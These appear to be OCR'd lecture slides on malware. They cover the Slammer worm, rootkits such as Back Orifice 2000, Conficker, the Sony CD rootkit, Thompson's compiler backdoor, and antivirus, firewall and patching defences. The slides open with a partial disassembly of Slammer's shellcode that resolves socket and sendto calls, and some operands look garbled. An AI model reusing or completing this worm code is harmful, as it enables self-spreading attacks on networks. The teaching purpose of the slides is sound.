mov     $0x18,%cl
push    %eax
loop    0x8b
xor     $0x5010101,%eax
push    %eax
mov     %esp,%ebp
push    %ecx
push    $0x6c6c642e
push    $0x32336c65
push    $0x6e72656b
push    %ecx
push    $0x746e756f
push    $0x436b6369
push    $0x54746547
mov     $0x6c6c,%cx
push    %ecx
push    $0x642e3233
push    $0x5f327377
mov     $0x7465,%cx
push    %ecx
push    $0x6b636f73
mov     $0x6f74,%cx
push    %ecx
push    $0x646e6573
mov     $0x42ae1018,%esi
lea     0xffffffd4(%ebp),%eax
push    %eax
call    *(%esi)
push    %eax
lea     0xfffffffe0(%ebp),%eax
push    %eax
lea     0xffffffff0(%ebp),%eax
push    %eax
call    *(%esi)
push    %eax
mov     $0x42ae1010,%esi
mov     (%esi),%ebx
mov     (%ebx),%eax
cmp     $0x51ec8b55,%eax
je      0x105
mov     $0x42ae101c,%esi
call    *(%esi)
```


http://www.wired.com/wired/archive/11.07/slammer.html

Slammer attack II

- Look at the number of msec's elapsed on CPU clock since booting and interpet this as IP address.
- Slammer then prepares properly addressed envelope and points to itself as the code to send.
- Loop around immediately for next machine! (not even waiting for reading clock again).

Slammer attack, III


- >10,000 IP addresses per second attempted.



Courtesy Akamai

Border gateway protocol notices are a leading indicator of Internet traffic jams. As less data gets through, routers churn out more notices. This chart shows activity for North America (green), Asia (red), and Europe (blue). In relative terms, Europe and Asia have less churn – but only because they have fewer networks tied to the Net. When Slammer hits, BGP churn skyrockets. At right, America maxes out almost instantaneously at 12:45 am EST. Asia peaks three hours later. Europe hits its high on Saturday morning local time.

30min after Slammer hits



More slammer effects

- Infrastructure brought down:
  - ATM networks.
  - South Korea cell phone network.
  - Continental Airlines Ticket processing

Viral and Worm Payloads

- What can a virus or worm do?
- There are so many options... but one is best:
- enable the installation of a ROOTKIT
  - set of tools that are cloaked and (possibly) enable remote administration.
  - (in)famous example: `Back Orifice 2000 (BO2k)`
  - a "remote system administration tool"

Remote Administration

- Automatic Notification of IP Address.
- Remote windows registry editing.
- watching the desktop remotely (streaming video).
- key-logging.
- Rebooting
  - BO2k: a 100Kb base server installation


Targeted Malicious Code

- Code written specifically for a system/ purpose.
- Trapdoor: undocumented entry point to a module.
- Sometimes trapdoors are left unintentionally from the development phase of a program.

Conficker (08-09)

- Exploited a buffer overflow in remote procedure call (RPC) tools. (running in port 445).

Increase of Activity



sans.org

BigCorp hacks your coputer?

- A major music entertainment company (Sony) was distributing with its cd's a rootkit that was cloaked and allowed communication.
- After the discovery they admitted the rootkit and offered a way to remove the cloaking (but not the functionality).
- Conventional removal would disable the CD playing functionality of windows.

Compiler with a Backdoor

- From Ken Thompson's Turing Award lecture in 1983:
  - A compiler can be designed to recognize the moment it does the compilation of "login" and install an uninvited backdoor to the program.
  - the source of login would be perfectly clean but the compiled executable will have a trapdoor.

Compiler with a trapdoor, II

- Recognizing this you may want to edit the source code of the compiler itself to remove the backdoor modifying compilation.
- But the compiler would have been compiled from the beginning to detect when it is given to compile a version of itself and despite the source modification would still compile a backdoor producing compiler!!
- As Thompson put it: "You can't trust code that you did not totally create yourself (Especially code from companies that employ people like me.)"

Trojan Horses

- you install a software to obtain one functionality but you receive another.
- any software you download and install in your computer can essentially *do whatever it wishes to your system* (up to the level of access it has).

Protection, I

- Virus protection software: maintains database of *virus signatures*.
- Scans files against the virus signature database.
  - Problem: Keep database up to date.
- Also: monitors files for modifications (Hashing is useful for this purpose).

Protection, II

- Against worms:
  - use firewalls / only necessary ports open.
  - monitor network, system. scan for **traffic signatures.**
  - patch your O/S frequently as well as programs that are network enabled.
  - Diversity is an advantage.

Protection, III

- Against trojans:
  - don't install software from someone you do not trust.
  - check digital signatures if you download software (especially web-based).
  - Open source/ Reputable Company.